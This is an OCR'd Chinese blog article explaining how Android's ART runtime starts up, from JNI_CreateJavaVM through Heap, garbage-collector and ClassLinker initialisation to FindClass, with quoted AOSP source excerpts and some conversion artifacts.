
而

```
1. 2599const  JNINativeInterface  gJniNativeInterface  =  {
```

在 JNIEnvExt 构造函数中赋值：

```
1. 2843    functions  =  unchecked_functions  =  &gJniNativeInterface;
```

这几个类的大体结构如下：



http://blog.csdn.net/jin

在 JNI_CreateJavaVM()中，先是调用 Create()函数来创建 Runtime。Runtime 是个单例，创建出来后紧接着调用 Init()函数(/art/runtime/runtime.cc)。Init()函数会做很多初始化工作：解析参数，初始化 Heap 和 JavaVMExt 结构，线程和信号处理，创建 ClassLinker 等。

```
1. 829bool  Runtime::Init(const  Options&  raw_options,  bool  ignore_unrecognized)  {
2. …
3. 832    UniquePtr<ParsedOptions>  options(ParsedOptions::Create(raw_options,  ignore_unrecognized));
4. …
5. 841    Monitor::Init(options->lock_profiling_threshold_,  options->hook_is_sensitive_thread_);
6. …
7. 868    monitor_list_  =  new  MonitorList;
8. 869    thread_list_  =  new  ThreadList;
9. 870    intern_table_  =  new  InternTable;
10.…
11.877    heap_  =  new  gc::Heap(…)
12.892    BlockSignals();
13.…
14.895    java_vm_  =  new  JavaVMExt(this,  options.get());
15.896
16.897    Thread::Startup();
17.902    Thread*  self  =  Thread::Attach("main",  false,  NULL,  false);
18.…
19.913    if  (GetHeap()->GetContinuousSpaces()[0]->IsImageSpace())  {
20.914        class_linker_  =  ClassLinker::CreateFromImage(intern_table_);
21.915    }  else  {
22.916        CHECK(options->boot_class_path_  !=  NULL);
23.917        CHECK_NE(options->boot_class_path_->size(),  0U);
```

```
24.918        class_linker_  =  ClassLinker::CreateFromCompiler(*options->boot_class_path_,  intern_table_);

25.919    }
```

首先，Runtime::ParsedOptions::Create()中会解析参数，把 raw_options 中的参数放入 parsed，如对环境变量 BOOTCLASSPATH 和 CLASSPATH 的处理：

```
1. 324    const  char*  boot_class_path_string  =  getenv("BOOTCLASSPATH");
2. 325    if  (boot_class_path_string  !=  NULL)  {
3. 326        parsed->boot_class_path_string_  =  boot_class_path_string;
4. 327    }
5. 328    const  char*  class_path_string  =  getenv("CLASSPATH");
6. 329    if  (class_path_string  !=  NULL)  {
7. 330        parsed->class_path_string_  =  class_path_string;
8. 331    }
```

然后初始化 Monitor（相当于 mutex+conditional variable，可用于多个线程同步）和线程链表等。接着是比较重要的 Heap 及 GC 的初始化，gc::Heap 的实现在/art/runtime/gc/heap.cc 中：

```
1. 69Heap::Heap(…)
2. …
3. 144    live_bitmap_.reset(new  accounting::HeapBitmap(this));
4. 145    mark_bitmap_.reset(new  accounting::HeapBitmap(this));
5. …
6. 151            space::ImageSpace*  image_space  =  space::ImageSpace::Create(image_file_name);
7. …
8. 165    alloc_space_  =  space::DlMallocSpace::Create(…)
9. …
10.178        large_object_space_  =  space::LargeObjectMapSpace::Create("large  object  space");
```

```
11.…
12.190    //  Allocate  the  card  table.
13.191    card_table_.reset(accounting::CardTable::Create(heap_begin,  heap_capacity));
14.…
15.194    image_mod_union_table_.reset(new  accounting::ModUnionTableToZygoteAllocspace(this));
16.195    CHECK(image_mod_union_table_.get()  !=  NULL)  <<  "Failed  to  create  image  mod-union  table";
17.196
18.197    zygote_mod_union_table_.reset(new  accounting::ModUnionTableCardCache(this));
19.198    CHECK(zygote_mod_union_table_.get()  !=  NULL)  <<  "Failed  to  create  Zygote  mod-
   union  table";
20.…
```

其中的 ImageSpace::Create()会检测 image 文件，如果没有就调用 GenerateImage()来创建。因此 log 中相应会有：

```
I/art          (  161): GenerateImage: /system/bin/dex2oat--image=/data/dalvik-cache/system@framework@boot.art --
runtime-arg -Xms64m--runtime-arg -Xmx64m --dex-file=/system/framework/core-libart.jar ... --oat-file=/data/dalvik-
cache/system@framework@boot.oat --base=0x60000000--image-classes-zip=/system/framework/framework...
```

可以看到它其实是调用了 dex2oat，该命令把 BOOTCLASSPATH 里的包打成 image 文件，它最后会生成两个文件 boot.art 和 boot.oat，前者是 image 文件，后者是 elf 文件。这个 image 会被放到创建的 Heap 中。接下来 Heap()为一些数据结构分配空间，创建各种互斥量及初始化 GC：

```
1. 203    //  Default  mark  stack  size  in  bytes.
2. 204    static  const  size_t  default_mark_stack_size  =  64  *  KB;
3. 205    mark_stack_.reset(accounting::ObjectStack::Create("mark  stack",  default_mark_stack_size));
4. 206    allocation_stack_.reset(accounting::ObjectStack::Create("allocation  stack",
5. 207
             max_allocation_stack_size_));
6. 208    live_stack_.reset(accounting::ObjectStack::Create("live  stack",
```

```
209                                                                                                                 m
ax_allocation_stack_size_));
…
214    gc_complete_lock_ = new Mutex("GC complete lock");
215    gc_complete_cond_.reset(new ConditionVariable("GC complete condition variable",
216                                                                                                                *gc_compl
ete_lock_));
217
218    // Create the reference queue locks, this is required so for parallel object scanning i
n the GC.
219    soft_ref_queue_lock_ = new Mutex("Soft reference queue lock");
220    weak_ref_queue_lock_ = new Mutex("Weak reference queue lock");
221    finalizer_ref_queue_lock_ = new Mutex("Finalizer reference queue lock");
222    phantom_ref_queue_lock_ = new Mutex("Phantom reference queue lock");
…
232    // Create our garbage collectors.
233    for (size_t i = 0; i < 2; ++i) {
234        const bool concurrent = i != 0;
235        mark_sweep_collectors_.push_back(new collector::MarkSweep(this, concurrent));
236        mark_sweep_collectors_.push_back(new collector::PartialMarkSweep(this, concurrent));
237        mark_sweep_collectors_.push_back(new collector::StickyMarkSweep(this, concurrent));
238    }
```

MarkSweep，PartialMarkSweep 和 StickyMarkSweep 都是 art::gc::collector::GarbageCollector 的继承类。它和几个子类应用了 Template Method 模式。GarbageCollector::Run()中实现了主要算法，其中调用了 InitializePhase()，MarkingPhase()，ReclaimPhase()和 FinishPhase()等几个虚函数，这几个虚函数在 MarkSweep 等几个子类中有具体实现。

回到 Runtime::Init()，下面是 ClassLinker 的初始化。它主要调用 CreateFromImage()函数来实现：

```
181ClassLinker* ClassLinker::CreateFromImage(InternTable* intern_table) {
182    UniquePtr<ClassLinker> class_linker(new ClassLinker(intern_table));
183    class_linker->InitFromImage();
184    return class_linker.release();
185}
```

InitFromImage()函数中，会从Heap中得到image的空间，然后得到dex caches数组，接着把这些dex caches对应的dex file信息注册到BootClassPath中去。

```
1017    gc::space::ImageSpace* space = heap->GetImageSpace();
…
1026    mirror::Object* dex_caches_object = space->GetImageHeader().GetImageRoot(ImageHeader::kDexCaches)
    ;
1027    mirror::ObjectArray<mirror::DexCache>* dex_caches =
1028            dex_caches_object->AsObjectArray<mirror::DexCache>();
…
1041    for (int32_t i = 0; i < dex_caches->GetLength(); i++) {
1042        SirtRef<mirror::DexCache> dex_cache(self, dex_caches->Get(i));
1043        const std::string& dex_file_location(dex_cache->GetLocation()->ToModifiedUtf8());
1044        const OatFile::OatDexFile* oat_dex_file = oat_file.GetOatDexFile(dex_file_location, NULL);

1045        CHECK(oat_dex_file != NULL) << oat_file.GetLocation() << " " << dex_file_location;
1046        const DexFile* dex_file = oat_dex_file->OpenDexFile();
1047        if (dex_file == NULL) {
1048            LOG(FATAL) << "Failed to open dex file " << dex_file_location
1049                                << " from within oat file " << oat_file.GetLocation();
1050        }
1051
1052        CHECK_EQ(dex_file->GetLocationChecksum(), oat_dex_file->GetDexFileLocationChecksum());
```

```
19.1053
20.1054         AppendToBootClassPath(*dex_file,  dex_cache);
21.1055     }
```

AppendToBootClassPath()函数将 dex cache 和 dex file 关联起来，同时把 dex file 注册到 boot_class_path_，dex cache 注册到 dex_caches_。

```
1. 1917void  ClassLinker::AppendToBootClassPath(const  DexFile&  dex_file,  SirtRef<mirror::DexCache>&  dex_cac
   he)  {
2. 1918     CHECK(dex_cache.get()  !=  NULL)  <<  dex_file.GetLocation();
3. 1919     boot_class_path_.push_back(&dex_file);
4. 1920     RegisterDexFile(dex_file,  dex_cache);
5. 1921}
6.
7. 1938void  ClassLinker::RegisterDexFileLocked(const  DexFile&  dex_file,  SirtRef<mirror::DexCache>&  dex_cac
   he)  {
8. 1939     dex_lock_.AssertExclusiveHeld(Thread::Current());
9. 1940     CHECK(dex_cache.get()  !=  NULL)  <<  dex_file.GetLocation();
10.1941     CHECK(dex_cache->GetLocation()->Equals(dex_file.GetLocation()))
11.1942           <<  dex_cache->GetLocation()->ToModifiedUtf8()  <<  ″  ″  <<  dex_file.GetLocation();
12.1943     dex_caches_.push_back(dex_cache.get());
13.1944     dex_cache->SetDexFile(&dex_file);
14.1945     dex_caches_dirty_  =  true;
15.1946}
```

这些个注册信息以后在 ClassLinker 调用 FindClass()时会用到。Runtime 的 Create()和 Init()函数完成后，在 JNI_CreateJavaVM 函数中 Runtime 的 Start()函数被调用：

```
1. 708bool  Runtime::Start()  {
```

```
709     VLOG(startup) << "Runtime::Start entering";
710
711     CHECK(host_prefix_.empty()) << host_prefix_;
712
713     // Restore main thread state to kNative as expected by native code.
714     Thread* self = Thread::Current();
715     self->TransitionFromRunnableToSuspended(kNative);
716
717     started_ = true;
718
719     // InitNativeMethods needs to be after started_ so that the classes
720     // it touches will have methods linked to the oat file if necessary.
721     InitNativeMethods();
722
723     // Initialize well known thread group values that may be accessed threads while attachin
        g.
724     InitThreadGroups(self);
725
726     Thread::FinishStartup();
727
728     if (is_zygote_) {
729         if (!InitZygote()) {
730             return false;
731         }
732     } else {
733         DidForkFromZygote();
734     }
735
```

```
29.736    StartDaemonThreads();
30.737
31.738    system_class_loader_  =  CreateSystemClassLoader();
32.739
33.740    self->GetJniEnv()->locals.AssertEmpty();
34.741
35.742    VLOG(startup)  <<  "Runtime::Start  exiting";
36.743
37.744    finished_starting_  =  true;
38.745
39.746    return  true;
40.747}
```

在 InitNativeMethods()函数中，JniConstants::init()和 WellKnownClasses::Init()通过 FindClass()，GetStaticFieldID()和 GetStaticMethodID()函数分别初始化了一大坨系统基本类，方法和域。这一拨都是最基本的类，没初始化的话后面没法玩了。然后 RegisterRuntimeNativeMethods()函数注册了一拨系统类中的 Native 函数：

```
1. 1005void  Runtime::RegisterRuntimeNativeMethods(JNIEnv*  env)  {
2. 1006#define  REGISTER(FN)  extern  void  FN(JNIEnv*);  FN(env)
3. 1007    //  Register  Throwable  first  so  that  registration  of  other  native  methods  can  throw  exce
   ptions
4. 1008    REGISTER(register_java_lang_Throwable);
5. …
```

接着 InitNativeMethods()会 load libjavacore.so 这个库，单独 load 它是因为它本身包含了 System.loadLibrary()实现，不先 load 它会导致鸡与蛋的问题：

```
1. 965        if  (!instance_->java_vm_->LoadNativeLibrary(mapped_name,  NULL,  reason))  {
```


回到 Runtime::Start()，进行线程初始化，再判断是否为 Zygote 进程，如果是的话要调用 InitZygote()进行初始化（其中主要是 mount 一些文件系统），否则调用 DidForkFromZygote()（其中会创建线程池，创建 signalcatcher 线程和启动 JDWP 调试线程）。再就是启动后台线程，然后用 JNI 调用 java.lang.ClassLoader.getSystemClassLoader()得到系统的 ClassLoader(由 createSystemClassLoader()创建)，一会调用 com.android.internal.os.ZygoteInit.main()时用的就是它。

```
736     StartDaemonThreads();
737
738     system_class_loader_  =  CreateSystemClassLoader();
```

从 StartVM()返回后，AndroidRuntime 执行 startReg()来做了一件比较 tricky 的事情。它会在创建线程时加一个 hook 函数，这样每个 Thread 起来时会先去执行 AndroidRuntime::javaThreadShell()，而该函数会初始化 Java 虚拟机环境，这样新建的线程就可以调用 Java 层了。

```
AndroidRuntime::startReg()
1228        /*
1229          *  This  hook  causes  all  future  threads  created  in  this  process  to  be
1230          *  attached  to  the  JavaVM.    (This  needs  to  go  away  in  favor  of  JNI
1231          *  Attach  calls.)
1232          */
1233        androidSetCreateThreadFunc((android_create_thread_fn)  javaCreateThreadEtc);
```

AndroidRuntime 中的 start()函数流程图大体如下：


sd libart.so
app_process
AndroidRuntime
JniInvocation
jni_internal
Runtime
gc Heap
JavaVMExt
Thread
JNIEnvExt
ClassLinker
<<create>>
1 : start()
<<create>>
2
3 : init()
4 : startVM()
5 : JNI_CreateJavaVM()
6 : JNI_CreateJavaVM()
7 : Create()
8 : Init()
<<create>>
10
11 : Heap
12<<create>>
13 : JavaVMExt
14 : Startup()
15 : Attach()
<<create>>
16
17 : Init()
18 <<create>>
19 : JNIEnvExt
9 : startReg()

基本的初始化工作完成后，接下来就可以执行主函数了。基本步骤是：
1. 先通过 FindClass()找到相应的类。
2.再通过 GetStaticMethodID()找到相应的方法。
3.最后就可以调用 CallStaticVoidMethod()进入 Java 世界执行托管代码了。
以 Zygote 初始化为例，其中类名为 com.android.internal.os.ZygoteInit，方法为 main。

```
871         /*
872          * Start VM.    This thread becomes the main thread of the VM, and will
873          * not return until the VM exits.
874          */
875         char* slashClassName = toSlashClassName(className);
876         jclass startClass = env->FindClass(slashClassName);
877         if (startClass == NULL) {
878             ALOGE("JavaVM unable to locate class '%s'\n", slashClassName);
879             /* keep going */
880         } else {
881             jmethodID startMeth = env->GetStaticMethodID(startClass, "main",
882                     "([Ljava/lang/String;)V");
883             if (startMeth == NULL) {
884                 ALOGE("JavaVM unable to find main() in '%s'\n", className);
885                 /* keep going */
886             } else {
887                 env->CallStaticVoidMethod(startClass, startMeth, strArray);
888
889#if 0
890                 if (env->ExceptionCheck())
891                     threadExitUncaughtException(env);
```

```
892#endif
893                 }
894         }
```

抛开杂七杂八的预处理，主要的就是三个函数：FindClass()，GetStaticMethodID()和 CallStaticVoidMethod()。FindClass()的实现在/art/runtime/jni_internal.cc：

```
640    static  jclass  FindClass(JNIEnv*  env,  const  char*  name)  {
641        CHECK_NON_NULL_ARGUMENT(FindClass,  name);
642        Runtime*  runtime  =  Runtime::Current();
643        ClassLinker*  class_linker  =  runtime->GetClassLinker();
644        std::string  descriptor(NormalizeJniClassDescriptor(name));
645        ScopedObjectAccess  soa(env);
646        Class*  c  =  NULL;
647        if  (runtime->IsStarted())  {
648            ClassLoader*  cl  =  GetClassLoader(soa);
649            c  =  class_linker->FindClass(descriptor.c_str(),  cl);
650        }  else  {
651            c  =  class_linker->FindSystemClass(descriptor.c_str());
652        }
653        return  soa.AddLocalReference<jclass>(c);
654    }
```

在这里 GetClassLoader()调用 GetSystemClassLoader()得到前面初始化好的系统 ClassLoader。

```
267    ClassLoader*  class_loader  =  soa.Decode<ClassLoader*>(Runtime::Current()->GetSystemClassLoader());
```

接着调用 ClassLinker 的 FindClass()查找目标类，其中涉及几个关键函数：LookupClass()，DefineClass()，InsertClass()，LoadClass()和 LinkClass()。以下简要介绍下它们的主要功能：

LookupClass()先在 ClassLinker 的成员变量 class_table_中找指定类，找到就返回，找不到的话看是否要在 image 中找 （class_loader 为 NULL 且 dex_cache_image_class_lookup_required 为 true）。如果要的话就调用 LookupClassFromImage()在 Image 中进行查找，找到了就调用 InsertClass()将找到的类放入到 class_table_中方便下次查找。

